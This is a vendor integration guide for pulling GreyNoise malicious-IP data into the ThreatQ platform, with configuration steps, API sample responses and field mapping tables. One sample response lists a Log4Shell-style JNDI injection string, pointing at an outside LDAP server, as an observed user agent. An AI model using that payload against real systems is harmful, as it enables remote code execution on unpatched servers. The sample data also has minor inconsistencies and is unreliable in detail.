ThreatQuotient

GreyNoise CDF Guide

Version 1.2.0

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ThreatQuotient
11400 Commerce Park Dr., Suite 200
Reston, VA 20191

ThreatQ Supported

Support
Email: support@threatq.com
Web: support.threatq.com
Phone: 703.574.9893

Contents

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Support Email: support@threatq.com
Support Web: https://support.threatq.com
Support Phone: 703.574.9893

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Versioning

- Current integration version: `1.2.0`
- Compatible with ThreatQ versions >= `4.35.0`

Introduction

The GreyNoise CDF for ThreatQ enables analysts to ingest malicious IP addresses from the GreyNoise API.

GreyNoise collects, analyzes, and labels data on IPs that saturate security tools with noise. This unique perspective helps analysts waste less time on irrelevant or harmless activity, and spend more time focused on targeted and emerging threats.

The GreyNoise CDF provides the following feeds:

- **GreyNoise** - ingests new, malicious IP Addresses every day. Additionally, a GNQL query can be provided to narrow down the results.
- **GreyNoise Enrichment** - queries GreyNoise with IP Addresses from a Threat Collection and enriches those IP Addresses with the data that it ingests.

The following system object type is ingested by the integration:

- Adversaries
- Indicators
  - Indicator Attributes
- Vulnerabilities

Installation

Perform the following steps to install the integration:

> The same steps can be used to upgrade the integration to a new version.

1. Log into https://marketplace.threatq.com/.
2. Locate and download the integration file.
3. Navigate to the integrations management page on your ThreatQ instance.
4. Click on the **Add New Integration** button.
5. Upload the integration file using one of the following methods:
   - Drag and drop the file into the dialog box
   - Select **Click to Browse** to locate the integration file on your local machine

   > ThreatQ will inform you if the feed already exists on the platform and will require user confirmation before proceeding. ThreatQ will also inform you if the new version of the feed contains changes to the user configuration. The new user configurations will overwrite the existing ones for the feed and will require user confirmation before proceeding.
6. If prompted, select the individual feeds to install and click **Install**. The feed will be added to the integrations page.

You will still need to configure and then enable the feed.

Configuration

> ThreatQuotient does not issue API keys for third-party vendors. Contact the specific vendor to obtain API keys and other integration-related credentials.

To configure the integration:

1. Navigate to your integrations management page in ThreatQ.
2. Select the **Commercial** option from the *Category* dropdown (optional).

   > If you are installing the integration for the first time, it will be located under the **Disabled** tab.

3. Click on the integration to open its details page.
4. Enter the following parameters under the **Configuration** tab:

   Parameters for Both Feeds


PARAMETER	DESCRIPTION
API Token	Your GreyNoise API Token.
Ingests CVEs As	Select the object types to be created from CVE data.
Ingest Scanned Paths as Attributes	Enable or disable the ability to ingest the scanned paths as attributes. > The Scanned Paths list may include 10+ paths.
Ingest Scanned Ports as Attributes	Enable or disable the ability to ingest the scanned ports as attributes. > The Scanned ports list may include 100+ ports.

Additional Parameter for GreyNoise Feed

PARAMETER	DESCRIPTION
Additional GNQL Query	Specify an extension to the default query of `last_seen:today` AND `classification:malicious`. ThreatQuotient highly recommends utilizing this parameter to narrow down the ingested dataset. See the https://docs.greynoise.io/reference/gnqlquery-1 documentation for instructions on how to build a GNQL query.

Additional Parameters for GreyNoise Enrichment

PARAMETER	DESCRIPTION
Data Collection Hash	The hash of the Data Collection to be enriched. This hash can be found in your Threat Library after loading the Data Collection. The hash will be in the browser's URL. **Example:** https://<customer_host>/threat-library**#38d08c87b6e81a37a8591444f8c5dba5**



5. Review any additional settings, make any changes if needed, and click on **Save**.
6. Click on the toggle switch, located above the *Additional Information* section, to enable it.

ThreatQ Mapping

GreyNoise (Feed)

The GreyNoise feed ingests indicators from the GreyNoise API.

`GET https://api.greynoise.io/v2/experimental/gnql`

Sample Response:


```
{
    "complete": false,
    "count": 23178,
    "data": [
        {
            "ip": "114.25.66.87",
            "seen": true,
            "classification": "malicious",
            "first_seen": "2019-07-28",
            "last_seen": "2019-07-28",
            "actor": "CRAZY PANDA23",
            "tags": [
                "SMB Scanner",
                "Eternalblue"
            ],
            "metadata": {
                "country": "Taiwan, Province of China",
                "country_code": "TW",
                "city": "Nankang",
                "organization": "Data Communication Business Group",
                "rdns": "114-25-66-87.dynamic-ip.hinet.net",
                "asn": "AS3462",
                "tor": false,
                "os": "Windows 7/8",
                "category": "isp",
                "region": "Brussels Capital"
            },
            "raw_data": {
                "scan": [
                    {
                        "port": 445,
                        "protocol": "TCP"
                    }
                ],
                "web": {
                    "paths": [
                        "/",
                        "/bootstrap/3.3.6/css/bootstrap.min.css"
                    ],
                    "useragents": [
                        "Hello, world",
                        "${jndi:ldap://179.43.175.101:1389/gm7unt}"
                    ]
```

```
                },
                "ja3": []
            },
            "cve": [
                  "CVE-2016-6277",
                  "CVE-2016-6563"
              ],
            "bot": true,
            "vpn": true,
            "vpn_service": "Express VPN",
            "spoofable": true
        }
    ],
  "message": "ok",
  "query": "classification:malicious AND last_seen:today",
  "scroll":
"FGluY2x1ZGVfY29udGV4dF91dWlkDnF1ZXJ5VGhlbkZldGNoBRZ5Z1h5QmZvd1RhU0RaMEQxejhJRXN3AAAAAAuCRswWSjRhYklqMGpRVlctSkpCMllyS3EyQRZZb01USEV4LVJnLWVJc1BSTkE1NDV3AAAAAAsLldcWWVBucXpfcnhRU2E3QTNaWG1SWlBzURZhUTg4NDExS1FpYXdvcTNTdVktMm93AAAAAAjYxu0WMk85akRMUnlTZ3EwWmxDYzRtSnJDQRZ5Z1h5QmZvd1RhU0RaMEQxejhJRXN3AAAAAAuCRs0WSjRhYklqMGpRVlctSkpCMllyS3EyQRZZb01USEV4LVJnLWVJc1BSTkE1NDV3AAAAAAsLldgWWVBucXpfcnhRU2E3QTNaWG1SWlBzUQ=="
}
```

Table Mapping

ThreatQ provides the following default mapping for this feed:

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	PUBLISHED DATE	EXAMPLES	NOTES
`.data[].ip`	Related.Indicator.Value	IP Address	`.data[].first_seen`	114.25.66.87	N/A
`.data[].metadata.rdns`	Related.Indicator.Value	FQDN	`.data[].first_seen`	114-25-66-87.dynamic-ip.hinet.net	N/A
`.data[].actor`	Indicator.Attribute	Actor	`.data[].first_seen`	CRAZY PANDA	If this is 'unknown', it will be ignored
`.data[].cve[]`	Related Indicator.Value / Vulnerability.Value	N/A	`.data[].first_seen`	CVE-2016-6277	Ingested depending on user-config
`.data[].tags[]`	Indicator.Tags	N/A	`.data[].first_seen`	Eternalblue	N/A
`.data[].classification`	Indicator.Attribute	Classification	`.data[].first_seen`	malicious	N/A
`.data[].metadata.country`	Indicator.Attribute	Country	`.data[].first_seen`	Taiwan, Province of China	N/A
`.data[].metadata.country_code`	Indicator.Attribute	Country Code	`.data[].first_seen`	TW	N/A
`.data[].metadata.city`	Indicator.Attribute	City	`.data[].first_seen`	Nankang	N/A
`.data[].metadata.region`	Indicator.Attribute	Region	`.data[].first_seen`	Brussels Capital	N/A
`.data[].metadata.organization`	Indicator.Attribute	Organization	`.data[].first_seen`	Data Communication Business Group	N/A
`.data[].metadata.asn`	Related.Indicator.Value	ASN	`.data[].first_seen`	AS3462	N/A
`.data[].metadata.tor`	Indicator.Attribute	Is Tor	`.data[].first_seen`	true/false	This is converted to a Yes/No attribute value
`.data[].metadata.os`	Indicator.Attribute	Operating System	`.data[].first_seen`	Windows 7/8	N/A
`.data[].metadata.category`	Indicator.Attribute	Category	`.data[].first_seen`	isp	N/A
`.data[].raw_data.web.paths[]`	Indicator.Attribute	Scanned Path	`.data[].first_seen`	/bootstrap/3.3.6/css/bootstrap.min.css	N/A
`.data[].bot`	Indicator.Attribute	Is Bot	`.data[].first_seen`	Yes	Boolean -> Yes/No
`.data[].vpn`	Indicator.Attribute	Is VPN	`.data[].first_seen`	Yes	Boolean -> Yes/No
`.data[].spoofable`	Indicator.Attribute	Is Spoofable	`.data[].first_seen`	Yes	Boolean -> Yes/No

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	PUBLISHED DATE	EXAMPLES	NOTES
`.data[].vpn_service`	Indicator.Attribute	VPN Service	`.data[].first_seen`	Express VPN	N/A
`.data[].raw_data.scan.port[]`	Indicator.Attribute	Scanned Port	`.data[].first_seen`	445	N/A
`.data[].tags[]`	Related Malware.Value	N/A	`.data[].first_seen`	Mirai	N/A

GreyNoise Enrichment (Feed)

This feed enriches IP Addresses from a given Threat Collection with information from GreyNoise.

```
POST https://api.greynoise.io/v2/noise/multi/quick
```

> If the response has `"noise": true`, then proceed to use the Context API endpoint on the IP Address.
>
> If the response has `"riot": true`, then proceed to use the RIOT API endpoint on the IP Address.

Sample Response:

```
[
  {
    "ip": "186.33.111.236",
    "noise": true,
    "riot": false,
    "code": "0x01"
  },
  {
    "ip": "8.8.8.8",
    "noise": false,
    "riot": true,
    "code": "0x09"
  }
]
```

Context

`POST https://api.greynoise.io/v2/noise/multi/context`

Sample Response:


```
{
  "data": [
    {
      "found": false,
      "ip": "186.3.111.236",
      "first_seen": "",
      "last_seen": "",
      "seen": false,
      "tags": null,
      "actor": "",
      "spoofable": false,
      "classification": "",
      "cve": null,
      "bot": false,
      "vpn": false,
      "vpn_service": "",
      "metadata": {
        "asn": "",
        "city": "",
        "country": "",
        "country_code": "",
        "organization": "",
        "category": "",
        "tor": false,
        "rdns": "",
        "os": ""
      },
      "raw_data": {
        "scan": [],
        "web": {},
        "ja3": [],
        "hassh": []
      }
    }
  ],
  "message": "ok",
  "results": 1
}
```

Riot

```
GET https://api.greynoise.io/v2/riot/{{value.ip}}
```

Sample Response:


```
{
  "ip": "8.8.8.8",
  "riot": true,
  "category": "public_dns",
  "name": "Google Public DNS",
  "description": "Google's global domain name system (DNS) resolution service.",
  "explanation": "Public DNS services are used as alternatives to ISP's name servers. You may see devices on your
network communicating with Google Public DNS over port 53/TCP or 53/UDP to resolve DNS lookups.",
  "last_updated": "2021-11-24T19:42:13Z",
  "logo_url": "https://upload.wikimedia.org/wikipedia/commons/2/2f/Google_2015_logo.svg",
  "reference": "https://developers.google.com/speed/public-dns/docs/isp#alternative",
  "trust_level": "1"
}
```

Table Mapping

ThreatQ provides the following default mapping for this feed:

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	PUBLISHED DATE	EXAMPLES	NOTES
`.data[].ip`	Related.Indicator.Value	IP Address	`data[].first_seen`	114.25.66.87	N/A
`.data[].cve[]`	Related Indicator.Value / Vulnerability.Value	N/A	`data[].first_seen`	N/A	Ingested depending on user-config
`.data[].metadata.rdns`	Related.Indicator.Value	FQDN	`data[].first_seen`	114-25-66-87.dynamic-ip.hinet.net	This will always be an FQDN
`.data[].actor`	Related.Adversary.Value	N/A	`data[].first_seen`	CRAZY PANDA	If this is 'unknown', it will be ignored
`.data[].classification`	Indicator.Attribute	Classification	`data[].first_seen`	malicious	For this feed, this will always be 'malicious'
`.data[].tags[]`	Indicator.Tags	N/A	N/A	Eternalblue	The data path is a list of tags
`.data[].metadata.country`	Indicator.Attribute	Country	`data[].first_seen`	Taiwan, Province of China	N/A
`.data[].metadata.country_code`	Indicator.Attribute	Country Code	`data[].first_seen`	TW	N/A
`.data[].metadata.city`	Indicator.Attribute	City	`data[].first_seen`	Nankang	N/A
`.data[].metadata.organization`	Indicator.Attribute	Organization	`data[].first_seen`	Data Communication Business Group	N/A
`.data[].metadata.asn`	Indicator.Attribute	ASN	`data[].first_seen`	AS3462	N/A
`.data[].metadata.tor`	Indicator.Attribute	Is Tor	`data[].first_seen`	true/false	This is converted to a yes/no
`.data[].metadata.os`	Indicator.Attribute	Operating System	`data[].first_seen`	Windows 7/8	N/A
`.data[].metadata.category`	Indicator.Attribute	Category	`data[].first_seen`	isp	N/A
`.data[].raw_data.web.paths[]`	Indicator.Attribute	Scanned Path	`data[].first_seen`	/bootstrap/3.3.6/css/bootstrap.min.css	N/A
`.data[].bot`	Indicator.Attribute	Is Bot	`data[].first_seen`	Yes	Boolean -> Yes/No
`.data[].vpn`	Indicator.Attribute	Is VPN	`data[].first_seen`	Yes	Boolean -> Yes/No
`.data[].spoofable`	Indicator.Attribute	Is Spoofable	`data[].first_seen`	Yes	Boolean -> Yes/No
`.data[].vpn_service`	Indicator.Attribute	VPN Service	`data[].first_seen`	Express VPN	N/A

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	PUBLISHED DATE	EXAMPLES	NOTES
`.data[].name`	Indicator.Attribute	Name	`data[].first_seen`	Google Public DNS	N/A
`.data[].code`	Indicator.Attribute	Noise Code	`data[].first_seen`	This IP was found in RIOT	N/A
`.data[].trust_level`	Indicator.Attribute	Trust Level	`data[].first_seen`	Trustworthy	N/A
`.data[].reference`	Indicator.Attribute	Reference	`data[].first_seen`	https://developers.google.com/speed/public-dns/docs/isp#alternative	N/A
`.data[].explanation`	Indicator.Attribute	Explanation	`data[].first_seen`	Public DNS services are used as alternatives to ISP's name servers...	N/A
`.data[].description`	Indicator.Attribute	Description	`data[].first_seen`	Google's global domain name system (DNS) resolution service.	N/A
`.data[].tags[]`	Related Malware.Value	N/A	`data[].first_seen`	Mirai	N/A

Average Feed Run

Object counts and Feed runtime are supplied as generalities only - objects returned by a provider can differ based on credential configurations and Feed runtime may vary based on system resources and load.

GreyNoise Feed

METRIC	RESULT
Run Time	5 minutes
Adversaries	4
Indicators	1,300
Indicator Attributes	13,350
Vulnerabilities	52

Known Issues / Limitations

- The GreyNoise feed has no historical feature due to the sheer amount of indicators from the feed. The feed only pulls in malicious indicators that were last seen `today`.
- Due to the large amount of indicators in the feed, it is greatly encouraged to provide an additional GNQL query in order to reduce the noise by only ingesting indicators that will be pertinent to your organization. This query will be appended to the base query of, `last_seen:today` AND `classification:malicious`. See the http://docs.greynoise.io/#gnql-query documentation for instructions on how to build a GNQL query.

Change Log

- **Version 1.2.0**
  - Added new GreyNoise Enrichment feed.
  - Add new user configuration fields for GreyNoise feed.
- **Version 1.1.0**
  - Added new user field.
  - Added published date to all attributes.
  - Added tags.
- **Version 1.0.1**
  - Limited the number of ingested `paths` attributes to 9000 to improve integration performance.
- **Version 1.0.0**
  - Initial Release